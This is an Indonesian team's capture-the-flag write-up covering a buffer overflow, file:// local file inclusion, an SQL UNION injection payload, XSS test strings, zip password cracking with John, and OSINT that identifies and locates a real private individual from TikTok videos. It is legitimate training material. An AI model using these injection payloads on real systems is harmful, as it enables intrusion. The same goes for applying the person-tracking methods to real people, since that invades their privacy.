

# WRITE UP WE BALLIN S2: ELECTRIC BOOGALOO




Anggota:

wiswis



biubiu



nocturnalplanet



## Daftar isi

PWN.....	2
Pemanasan – 100 points	
(CTFITB{ork00mm_g4mpang_bgt??_sebaiknya_jangan_terlalu_gegabah!!!}).....	2
WEB EXPLOITATION.....	3
Include – 323 points	
CTFITB{cURL_file_proT0col_TO_l00cal_fil3_1nclusion_gg_gaming}.....	3
User – 100 points CTFITB{sql_UN1on_1njection_b4ng_ezezez}.....	4
MISC.....	6
1 black 0 white – 100 points	
CTFITB{Ruususak_d1kit_g4k_ngarUUUUH_Yagesya}.....	6
Iemka – 100 points	
CTFITB{pr0Bs3T_m4aH_B3b4S_t3r1m4_K4s1h_pUHh}.....	8
OSINT.....	9
English prodigy – 100 points CTFITB{beterlly_CentralPark}.....	9
Skincare – 356 points CTFITB{tULls_r3vleW_bU4t_d4Pat_K0ln}.....	13
Forensics.....	14
Boyfriend – 489 points	
CTFITB{1_h0p3_y0u_d1dnT_d0_it_m4nually}.....	14
King of the court – 244 points	
CTFITB{s4nTAaa1ii_DuLuuu_G4AAak_S1Hh}.....	16
SPECIAL THANKS.....	18

## PWN

Pemanasan - 100 points

(CTFITB{ork00mm\_g4mpang\_bgt???\_sebaiknya\_jangan\_terlalu\_gegabah!!!})

Langkah pertama yang saya lakukan adalah mengecek buffer overflow dengan nge-spam huruf a sebanyak mungkin.

```
(wiswis@wiswis)-[~/ctf/pwn/pemanasan]
$ ./chall
Change 0xc0dec0de to 0xcabecabe
your input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
target: 0x61616161
Sebaiknya jangan terlalu gegabah

Segmentation fault
```

Dari situ tinggal mengubah beberapa karakter terakhir dengan utf-8 \xca\xbe yaitu

'	MODIFIER LETTER RIGHT HALF RING (U+02BE)	cabe
---	--	------

Sehingga didapat

```
(wiswis@wiswis)-[~/ctf/pwn/pemanasan]
$ nc 34.101.89.183 8009
Change 0xc0dec0de to 0xcabecabe
your input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' ' '
target: 0xcabecabe
Anjaaa jagoo bang fix orkom gampang

CTFITB{ork00mm_g4mpang_bgt???_sebaiknya_jangan_terlalu_gegabah!!!}
```

## WEB EXPLOITATION

Include – 323 points

CTFITB{cURL\_file\_proT0col\_T0\_l00cal\_fil3\_1nclusion\_gg\_gaming}

Setelah mencoba beberapa hal, soal ini adalah local file inclusion dan kita dapat mengakses file tersebut dari bagian fetch

### URL Fetcher

This page allows you to fetch content from a given URL using cURL.

**Fetches Content:**

CTFITB{cURL\_file\_proT0col\_T0\_l00cal\_fil3\_1nclusion\_gg\_gaming}

**Fetch a URL**


Enter URL:

Karena diberitahu bahwa file ada di flag.txt, saya mencoba mengakses nya hanya dengan file:/flag.txt dan ternyata langsung keluar

User – 100 points

CTF1TB{sql\_UN1on\_1nject1ion\_b4ng\_ezezez}

Berikut adalah potongan kode yang penting dari src.zip yang disediakan



```

14 def create_users_table():
15     conn = sqlite3.connect(db_file)
16     cursor = conn.cursor()
17     cursor.execute("""
18         CREATE TABLE IF NOT EXISTS users (
19             id INTEGER PRIMARY KEY,
20             username TEXT UNIQUE NOT NULL
21         );
22     """)
23     cursor.execute("""
24         CREATE TABLE IF NOT EXISTS flag (
25             id INTEGER PRIMARY KEY,
26             value TEXT NOT NULL
27         );
28     """)
29     cursor.execute("""
30         INSERT INTO flag (value) VALUES ('REDACTED');
31     """)
32     conn.commit()
33     conn.close()
34
59 except Exception as e:
60     return str(e)
61
62 @app.route("/search_user", methods=["GET"])
63 def search_user():
64     try:
65         query = request.args.get("query")
66         conn = sqlite3.connect(db_file)
67         cursor = conn.cursor()
68         cursor.execute("SELECT username FROM users WHERE username like '%" + query + '"")
69         users = [row[0] for row in cursor.fetchall()]
70         conn.close()
71         return render_template("index.html", users=users)
72     except Exception as e:
73         return jsonify({"error": str(e)})
74
75 if __name__ == "__main__":
76     create_users_table()
77     app.run(debug=True)
  
```

Dari situ, dapat diketahui kalau ini adalah SQL injection dan kita dapat menggunakan UNION untuk mengeluarkan isi flag

PAYLOAD = 'UNION SELECT value FROM flag'

## Username Management

### Add a User

### Search Users

### Users List


- `<script>alert(1)</script>`
- `CTFITB{anda_kena_rickrolled}`
- `CTFITB{sql_UN1on_1njection_b4ng_ezezez}`

Walau beberapa orang pada akhirnya menginput flag palsu :skull:

- `**CTF{5un71k4n_d4748453_h17_7h3_7h3_f149_219hh7h7hh7}**`
- `<script>alert(0)</script>`
- `<script>alert(1)</script>`
- `CTFITB{3mPun_pu4_s3Pu4}}`
- `CTFITB{B0r0Ng_fL4g}`
- `CTFITB{Khu5Us_H4nYa_UntUk_ST1}`
- `CTFITB{Ruuusak_d1kit_g4k_ngarUUUUH_Yagesya}`
- `CTFITB{anda_kena_rickrolled}`
- `CTFITB{pr0Bs3T_m4aH_B3b4S_t3r1m4_K4s1h_pUHh}`
- `CTFITB{sql_UN1on_1njection_b4ng_ezezez}`
- `CTF{5un71k4n_d4748453_h17_7h3_7h3_f149_219hh7h7hh7}`
- `CTF{H4ck 5The W3b}`

\*Agak brutal ya\*

## CTFITB{Ruuusak\_d1kit\_g4k\_ngarUUUUH\_Yagesya}

[illegible]



```

kali-linux > home > wisows > ctf > pwn > stonks > tpy > ...
1 from PIL import Image
2
3 def create_image_from_binary(binary_data, width, height):
4     # Create a new blank image with the specified dimensions
5     image = Image.new("1", (width, height)) # "1" mode is for 1-bit pixels (black and white)
6
7     # Create a pixel map for the image
8     pixels = image.load()
9
10    # Ensure the binary data has the correct length
11    if len(binary_data) != width * height:
12        raise ValueError("Binary data length doesn't match image dimensions")
13
14    # Iterate through the binary data and set pixel values
15    for y in range(height):
16        for x in range(width):
17            # Get the value from the binary data and convert it to an integer
18            pixel_value = int(binary_data[y * width + x])
19            # Set the pixel color based on the value (0 or 1)
20            pixels[x, y] = pixel_value
21
22    return image
23
24 # Example usage:
25 binary_data = "00000001000010011010100000001111011100001010110111100100010101010000101010001000010110010101010101000100010011100010001001101000100111111"
26 width = 29 # Replace this with the desired width of the image
27 height = 29 # Replace this with the desired height of the image
28
29 image = create_image_from_binary(binary_data, width, height)
30 image.save("binary_image.png") # Save the image to a file (you can change the format)
31 image.show() # Display the image

```



Dan didapat sebuah QR code yang memberikan





Iemka - 100 points

CTFITB{pr0Bs3T\_m4aH\_B3b4S\_t3r1m4\_K4s1h\_pUHH}

Diberikan google form untuk mengisi suatu survey untuk kating tercinta kita yang sedang melaksanakan matkul IMK. Dari gform tersebut didapat potongan flag

## Survei Kebutuhan Pengguna dalam Aplikasi Manajemen Rekam Medis

Halo temen-temen! ♪(\*^▽^\*)♪ Perkenalkan kami dari kelompok 3 mata kuliah Interaksi Manusia Komputer Informatika ITB sedang melakukan riset pengguna berupa survei.

Kami sedang mengumpulkan *feedback* terkait manajemen rekam medis. Tujuan dari kuesioner ini adalah untuk memahami bagaimana **aplikasi manajemen rekam medis** dapat membantu **interaksi antara pasien dan penyedia layanan kesehatan**.

Jawaban kalian akan sangat membantu kami, terima kasih teman-teman!!

CTFITB{pr0Bs3T

### Kebutuhan Aplikasi

Pada bagian ini, kami akan bertanya mengenai kebutuhan kalian dalam aplikasi manajemen rekam medis. Aplikasi yang dirancang diharapkan dapat membantu pasien mengelola rekam medis sehingga

\_m4aH\_ mempermudah interaksi antara pasien dan penyedia layanan kesehatan.

## Survei Kebutuhan Pengguna dalam Aplikasi Manajemen Rekam Medis

Thank you for answering! B3b4S\_

Terima kasih sudah mengisi form IMK kami :D

Part2: t3r1m4\_K4s1h\_pUHH}


## OSINT

English prodigy – 100 points  
CTFITB{beterlly\_CentralPark}

Setelah 7 percobaan dan perdebatan dengan teman sekelompok,  
kami akhirnya mendapatkan flag tersebut

**nocturnalplanet** Today at 11:06  
[https://www.tiktok.com/@nawid\\_yosufi15/video/7274757182854286597?lang=en](https://www.tiktok.com/@nawid_yosufi15/video/7274757182854286597?lang=en)


TikTok  
TikTok · Nawid Yosufi  
2M likes, 7185 comments. "Part 18: asking random question from stranger's in public."



yang ini bukan  
ato yang india?


**biubiu** Today at 11:07  
ada ini juga  
[https://www.tiktok.com/@nawid\\_yosufi15/video/7277375915586358534](https://www.tiktok.com/@nawid_yosufi15/video/7277375915586358534)

TikTok  
TikTok · Nawid Yosufi  
1.2M likes, 13.6K comments. "Part 23: asking random question in public."



and this? she's vietnamese  
[https://www.tiktok.com/@nawid\\_yosufi15/video/7280194313626062086](https://www.tiktok.com/@nawid_yosufi15/video/7280194313626062086)











TikTok  
TikTok · Nawid Yosufi  
68.4K likes, 904 comments. "Part 27: asking random question in public."



# we ballin s2: electric boogaloo

Rick Astley

₩ North Korea

-  **biubiu** [https://www.tiktok.com/@nawid\\_yosufi15/video/7277375915586358534](https://www.tiktok.com/@nawid_yosufi15/video/7277375915586358534)   
Today at 11:18  
bule ini deh iirc  
but i'm still not sure  
lokasinya juga salah somehow
-  **nocturnalplanet** Today at 11:22  
eh bener cuy beterrly  
tempatny yang salah  
masalahnya bingung nyari tempatnya gimana cuy  
yang keliatan cuma toko koi the dan itu toko ada dimana mana 🤔
-  **biubiu** Today at 11:24  
aku liat tempatnya dari hashtagnya  
wait aku liat vid itu  
eh  
#wsbcboxingclub  
#citytyresautoservice
-  **nocturnalplanet** Today at 11:26  
ohh  
itu nama boxing clubnya si nawidnya aoakokawowk  
semua video ada hashtag itu
-  **biubiu** Today at 11:26  
AHHHH  
I SEE  
promosi ya
-  **nocturnalplanet** Today at 11:26  
heeh
-  **biubiu** Today at 11:26  
city tyre?
-  **nocturnalplanet** Today at 11:27  
keknya juga promosi
-  **biubiu** Today at 11:27  
ok let me see comment

-  **nocturnalplanet** Today at 11:38  
di twitter aku liat katanya pas awal awal nawid itu di sency makanya aku jawab itu awkowkokawo  
tapi ternyata tidak
-  **biubiu** Today at 11:38  
deym
- onel winston** @mngkceh · Sep 22 

kta gue haechan jgn maen ke pik sency trus **pim** tkut ktmu **nawid** xixi krna  
bule bnr bjirr tkut pas di tnya si haechan mlah jwb pke bhasa jaksel

    51 
- tapi others bilang dia belum ke pim  
quite confused



nocturnalplanet Today at 13:06

[https://www.tiktok.com/@nawid\\_yosufi15/video/7274199700008471813?lang=en](https://www.tiktok.com/@nawid_yosufi15/video/7274199700008471813?lang=en)

<https://www.google.com/search?q=mac+central+park&oq=mac+central+pa&aqs=chrome..69j69l57j0l7j322j0j9&sourceid=chrome&ie=UTF-8#pg=cid:CglgAQ%3D%3D,ik:CAoSK0FGMVfpcE9XQ29ZdUt2UWxTbGNfd1hZMm8ySldZVzhKd0JMODJmVkpSb2s>

TikTok

TikTok · Nawid Yosufi

4.2M likes, 21.9K comments. "Part 18: asking random question from strangers in public."



www.google.com

MAC - Central Park Mall

Cosmetics store in West Jakarta, Indonesia



biubiu Today at 13:06

CTFITB{betterly\_ (edited)

coba yang CTFITB{betterly\_CentralPark}  
soalnya kao bukan CP aku gatau lagi itu apa



Wiswis Today at 13:10

osint



this is so fkin dumb



nocturnalplanet Today at 13:10

HAHAHAHA LETSGOOO

Versi tertulis: Setelah mengescroll akun tiktok nawid\_yosufi15 (bocil yang dimaksud di soal), ternyata ada beberapa bule yang memenuhi deskripsi soal :skull:. Setelah dikonfirmasi oleh kakak probset bahwa

“Beterly” adalah yang benar, maka dicari IG “Beterly”. Kebetulan dari search suggestion tiktok muncul “Beterlly Sandrania” (mungkin karena saya mengulang-ulang video tersebut selama setengah jam di tiktok dan IG nawid sambil mencari nama panjang “Beterly” di kolom komentar keduanya). Setelah dicari ke IG, ditemukan akun dengan username beterlly dan pfpnya mirip dengan perempuan di video nawid (ternyata l nya dua selama ini. Pantas pas awal nggak nemu searching beterly doang).

Lalu tinggal mencari tempatnya, setelah bingung untuk cukup lama karena yang terlihat dari video Beterlly tersebut hanya Koi the dan ZARA (dan hampir semua mall di Jakarta punya kedua toko tersebut), akhirnya kami mencari video yang lain dimana nawid masih menggunakan baju yang sama. Akhirnya didapat bahwa di mal tersebut ada:

- MAC boutique (video part 18)
- Lacoste (video part 18)
- Krisy kreme (tas belanja Ayla di video part 18)
- Balenciaga (video part 17)
- NARS (video part 17)

Untungnya NARS boutique di Jakarta hanya ada di Kokas dan CP, dan yang di CP ada pilar seperti di video nawid, sedangkan boutique di Kokas tidak.

Dari website CP juga bisa dilihat bahwa semua toko yang di list tadi ada, jadi flagnya ketemu.

Skincare – 356 points

CTFITB{tUL1s\_r3v1eW\_bU4t\_d4Pat\_K01n}

Diberikan sebuah gambar merk skincare dan setelah diberikan hint kedua (tempat kak rachel membelinya), kami melihat reviews hingga ketemu review milik kak rachel yang terdapat flag (reviewnya ada di halaman ke 138~)

Hint


<https://shope.ee/7ABbISGw88>

Got it!

rach#5368

View Hint

View Hint

 skincare.jpg

Flag

Submit



rachel9abriela



2023-09-21 22:51

udah lama pake ini dan sangat oke untuk melembabkann!!!  
kemasannya jugaa oke banget. kaget sama ukurannya ternyata lumayan gedee.

CTFITB{tUL1s\_r3v1eW\_bU4t\_d4Pat\_K01n}

Update Penilaian

CTFITB{tUL1s\_r3v1eW\_bU4t\_d4Pat\_K01n}

 Membantu?

## Forensics

Boyfriend – 489 points

CTFITB{1\_h0p3\_y0u\_d1dnT\_d0\_it\_m4nually}

Diberikan file zip yang dikunci, kami menggunakan zip2john untuk membukanya



nocturnalplanet Today at 14:14

coba buka sendiri aja

eh

OH

myloverboy

sorry

ini tadi pake zip2john sama john buat bruteforce

```
nocturnalplanet@DESKTOP-7H77PDQ:~/mnt/c/Users/HP/Documents/CTF shenanigans/COMMQUALLSHMIF
$ john zip.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:01:34 3/3 0g/s 14684Kp/s 14684Kc/s 14684Kc/s sy2pj..svdqu
0g 0:00:03:05 3/3 0g/s 15977Kp/s 15977Kc/s 15977Kc/s hoiumm..hohkbc1
myloverboy (chall (1).zip)
1g 0:00:05:13 DONE 3/3 (2023-09-24 13:58) 0.003189g/s 15776Kp/s 15776Kc/s 15776Kc/s mylachrth2..mylostooop
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Setelah di extract, terdapat 500+ gambar dan saat di exiftool, tiap gambar memiliki judul yang berbeda. Jadi saya menggunakan chat-gpt untuk membuat script python yang dapat mengextract seluruh judul file dan menggabungkannya

```
File Edit Selection View Go ... Search
kali-linux > home > wiswis > ctf > forensics > boyfriend > images > p.py > ...
1 from PIL import Image
2 from PIL.PngImagePlugin import PngInfo
3
4 def extract_titles_from_pngs():
5     for i in range(484): # Assuming you have files 0.png, 1.png, 2.png, etc.
6         filename = f"{i}.png"
7         try:
8             with Image.open(filename) as img:
9                 # Extract the title from the image's metadata
10                metadata = img.info.get("Title", "")
11                if metadata:
12                    print(metadata, end='')
13                else:
14                    print(f"No title found for {filename}")
15            except FileNotFoundError:
16                print(f"{filename} not found")
17            except Exception as e:
18                print(f"Error processing {filename}: {str(e)}")
19
20 if __name__ == "__main__":
21     extract_titles_from_pngs()
```



SSB1c2VkiHRvIHRoaW5rIHRoYXQgaSBjYW4ganVzdCBzb2x2ZSBjdGYgcHJvYmxlbXMgbWFudWFsbHkgd2l0aG91dCBzY3JpcHQuIEJ1dCBsYXRlbHkgaSByZWZsaXplZCB0aGF0IGF1dG9tYXRpb24gYW5kIHNjcmlwdGluZyBpcyB2ZXJ5IGltcG9ydGFudC4gQW55d2F5cywgaGVyZSdzIHlvdXIgZmxhZzogQ1RGSVRCezFfaDBwM195MHVfZDFkbIRfZDBfaXRfbTRudWFsbHI9LiBJIHVzZWQgdG8gdGhpbmsgdGhhdCBpIGNhbiBqdXN0IHNvbHZlIGN0ZiBwcm9ibGVtcyBtYW51YWxseSB3aXRob3V0IHNjcmlwdC4gQnV0IGxhdGVseSBpIHJlYWxpemVkIHRoYXQgYXV0b21hdGlvbiBhbmQgc2NyaXB0aW5nIGlzIHZlcnkgaW1wb3J0YW50Lg==

I used to think that i can just solve ctf problems manually without script. But lately i realized that automation and scripting is very important. Anyways, here's your flag: CTFITB{1\_h0p3\_y0u\_d1dnT\_d0\_it\_m4nually}. I used to think that i can just solve ctf problems manually without script. But lately i realized that automation and scripting is very important.

King of the court – 244 points

CTFITB{s4nTAaa1ii\_DuLuuu\_G4AAak\_S1Hh}

Inspeksi awal kami dengan exiftools dan steganografi belum menemukan potential flag untuk gambar tampan berikut



Akhirnya dengan hint "do you know that you could hide secrets in an image's bit plane?" kami memutuskan untuk menggunakan tools <https://stegonline.georgeom.net/> dan mencoba extract files/data.

[Back to Home](#)

## Extract Data

Here you can extract data hidden inside of the image. Select some bits and adjust the settings appropriately. The final extracted data is checked against some basic file headers, and so the filetype can be automatically determined.  
Please note that Alpha options are only available if the image contains transparency.

	R	G	B
7	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
5	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
4	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Pixel Order

Row

Bit Order

MSB

Bit Plane Order

R

G

B

Trim Trailing Bits

No

Go

## Results

No file types identified.

The results below only show the first 2500 bytes. Select "Download" to obtain the full data.

Ascii (readable only):

```
CTFITB{s 4nTAaa1i i_DuLuuu _G4AAak_ S1Hh}... .....  
.....  
.....
```

SPECIAL THANKS

TO AYANG MASING-MASING UNTUK KONTRIBUSINYA

DALAM MENJAGA KEWARASAN KAMI

PUNYA WISWIS



PUNYA BIUBIU



PUNYA NOCTURNALPLANET

